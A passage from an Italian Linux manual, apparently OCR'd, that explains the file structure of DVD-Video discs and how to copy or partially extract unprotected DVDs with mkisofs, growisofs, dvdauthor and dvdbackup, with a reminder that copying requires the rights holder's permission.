I file contenuti nel DVD rispecchiano la suddivisione in «insiemi di titoli» o *title set*: '`VTS_`***mm***`_`***n***`.*`'. In pratica, le cifre ***mm*** corrispondono all'insieme ***mm***-esimo, mentre ***n*** rappresenta la ***n***-esima porzione dello stesso. Spesso, gli insiemi di titoli sono singoli, pertanto la suddivisione che qui è stata indicata come ***mm*** rappresenta direttamente i titoli

I file che rappresentano un insieme di titoli ('`VTS_`***mm***`_`***n***`.*`') hanno una numerazione finale che ne rappresenta la porzione ***n***-esima, perché nel DVD video non ci possono essere file più grandi di un gibibyte (simbolo: Gibyte), ovvero 2^{30} byte, pertanto, diventa necessario suddividere i file '`.VOB`' in questo modo. Evidentemente, questa suddivisione in porzioni da un gibibyte non può corrispondere a una suddivisione eventuale in capitoli.

Un DVD video contiene normalmente un menù, realizzato in forma di file '`.VOB`' speciale: infatti, oltre che contenere un video MPEG-2 con lo sfondo del menù, deve contenere delle immagini che si evi-

denziano a seconda dell'azione che si compie (con il mouse o con il telecomando del lettore DVD); quindi, deve contenere dei riferimenti a dei titoli, in base alla selezione compiuta. In pratica, questo file '`.VOB`' viene eseguito in modo ripetitivo, per dare il tempo all'utilizzatore di fare la selezione che desidera. Si intuisce che un menù può puntare ad altri sottomenù. Un DVD può anche fare a meno di un menù, ma in tal caso la sua esecuzione può essere solo sequenziale.

30.19.2 Copia di un DVD video normale

«

La copia di un DVD video che non abbia protezioni particolari, è un procedimento relativamente semplice: si copiano i file che contiene, con la stessa struttura in una directory; si riproduce un file-immagine con il file system UDF, rispettando l'ordine dei file; si incide la copia.

> Si ricorda che la copia di un DVD video è un'operazione che deve essere autorizzata espressamente da chi detiene i diritti di autore.

Viene mostrato il procedimento con un esempio, ipotizzando che il DVD sia letto e poi inciso da un lettore-masterizzatore collocato nell'unità del file di dispositivo '`/dev/sr0`':

1. `#` **`mkdir /tmp/dvd`**[*Invio*]

   viene creata la directory '`/tmp/dvd/`' per fare la copia del contenuto del DVD video;

2. `#` **`mount -t auto /dev/sr0 /mnt/sr0`**[*Invio*]

   viene innestato il DVD video nella directory '`/mnt/sr0/`' (che si presume essere già esistente);

3. `# cp -dpRv /mnt/sr0/* /tmp/dvd`[*Invio*]

   viene copiato il contenuto del DVD video nella directory '`/mnt/sr0/`';

4. `# umount /mnt/sr0`[*Invio*]

   viene separato il file system del DVD video dalla directory '`/mnt/sr0/`' e quindi il DVD viene estratto anche dal lettore-masterizzatore;

5. `# mkisofs -dvd-video -o /tmp/dvd.img /tmp/dvd`[*Invio*]

   viene creato il file '`/tmp/dvd.img`', contenente l'immagine del file system UDF, rispettando l'ordine necessario per i file di un DVD video;

6. `# growisofs -dvd-compat -Z /dev/sr0=/tmp/dvd.img`[*Invio*]

   dopo aver inserito un DVD vergine nel masterizzatore ('`/dev/sr0`'), si procede all'incisione;

7. `# rm -fr /tmp/dvd.img /tmp/dvd`[*Invio*]

   al termine vengono cancellati i file temporanei che non servono più.

Si osservi che, di solito, i DVD video per cui non viene concessa la facoltà di copia da chi detiene i diritti di autore, contengono più dati rispetto alla capacità standard di un DVD vergine, complicando il procedimento di copia.

30.19.3 Copia parziale di un DVD video normale

«

Il passo successivo alla copia pura e semplice di un DVD video consiste nell'estrarre solo alcuni file di proprio interesse, per realizzare con questi un DVD separato.

I file che contano sono quelli con estensione '`.VOB`' che si trovano nella directory '`VIDEO_TS/`'; con programmi come Xine, Totem o VLC, è possibile eseguirli per poter scegliere ciò che è di proprio interesse:

```
$ xine VTS_01_1.VOB [Invio]
```

Una volta determinati quali sono i file da estrapolare per realizzare un altro DVD video, si deve realizzare una struttura nuova, a partire da questi file, con l'aiuto del programma Dvdauthor; [72] come nell'esempio seguente, dove si suppone che i file in questione si trovino nella directory corrente e che la struttura da creare debba essere collocata nella directory '`/tmp/dvd/`':

```
$ dvdauthor -o /tmp/dvd -f VTS_01_1.VOB VTS_01_2.VOB ↩
↪           VTS_01_3.VOB [Invio]



$ dvdauthor -o /tmp/dvd -T [Invio]
```

Quindi, si passa alla creazione del file-immagine per l'incisione di un disco:

```
# mkisofs -dvd-video -o /tmp/dvd.img /tmp/dvd [Invio]
```

In questo caso, il disco che si ottiene è privo di menù e la sua esecuzione parte direttamente dal primo dei file indicati.

Si osservi che esistono tecniche di protezione contro la copia non autorizzata, tali da far sì che il procedimento mostrato in questa sezione produca un video di pessima qualità.

30.19.4 Utilizzo di Dvdbackup

Dvdbackup[73] è un programma che consente di estrapolare il contenuto di un DVD video, con la possibilità di sezionarne i titoli e anche i capitoli in modo preciso.

```
dvdbackup azione [altre_opzioni_di_azione] -i dispositivo_dvd [
-o directory]
```

Il modello sintattico mostra l'utilizzo normale del programma eseguibile '**dvdauthor**', dove si vede che si usa inizialmente un'opzione che serve a definire l'azione da compiere; successivamente possono essere aggiunte altre opzioni che specificano ulteriormente l'azione da compiere; quindi è obbligatorio l'uso dell'opzione '**-i**' per indicare il file di dispositivo corrispondente al lettore contenente il disco da esaminare o da sezionare; infine, quasi sempre, è necessario mettere l'opzione '**-o**' con l'indicazione di una directory che deve essere usata, o creata, per inserirvi ciò che viene estrapolato dal disco dell'opzione '**-i**'.

Quando si usa l'opzione '**-o**', nella directory indicata viene creata una sottodirectory con il nome corrispondente al titolo del DVD, ammesso che ci sia, oppure un altro nome (per esempio '`DVDROM/`' o '`CDROM/`'). In quella sottodirectory viene creata la directory

'`VIDEO_TS/`', con i file estrapolati dal DVD video, in base alle altre opzioni usate.

Tabella 30.222. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-I`	*info*	Usando questa opzione si ottengono le informazioni disponibili sul disco sotto esame. In questo caso non si usa l'opzione '**`-o`**'.
`-n` ***nome***	*name*	Permette di fissare il nome del disco, in modo da sapere esattamente in quale sottodirectory vengono collocati i file.
`-M`	*mirror*	Richiede di estrapolare una copia completa del disco.
`-F`	*feature*	Richiede di estrapolare l'insieme di titoli principale.
`-T` ***nn***	*title set*	Richiede di estrapolare l'insieme di titoli ***n***. In pratica fa una copia dei file '`VTS_`***nn***`_`$*$'.
`-t` ***n*** [`-s` ***x*** `-e` ***y***]	*title*	Richiede di estrapolare il titolo ***n***. Se si indicano anche le opzioni '**`-s`**' e '**`-e`**', si estrapolano solo i capitoli da ***x*** a ***y*** del titolo indicato.

Segue la descrizione di alcuni esempi.

- `$` **`dvdbackup -I -i /dev/hdc`** [*Invio*]

  Mostra una descrizione del disco contenuto nell'unità del file di dispositivo '`/dev/hdc`', secondo una forma simile all'esempio

seguente, dove è presente un solo insieme di titoli, composto da tre titoli, che a loro volta contengono tre capitoli ognuno:

```
DVD-Video information of the DVD with title …

File Structure DVD
VIDEO_TS/
        VIDEO_TS.IFO    12288
        VIDEO_TS.VOB    77824
        VIDEO_TS.BUP    12288
        VTS_01_0.IFO    12288
        VTS_01_1.VOB    87541760
        VTS_01_0.BUP    12288




Main feature:
        Title set containing the main feature is  1
        The aspect ratio of the main feature is 4:3
        The main feature has 1 angle(s)
        The main feature has 1 audio_track(s)
        The main feature has 0 subpicture channel(s)
        The main feature has a maximum of 3 chapter(s) in on of its titles
        The main feature has a maximum of 2 audio channel(s) in on of its titles


Title Sets:






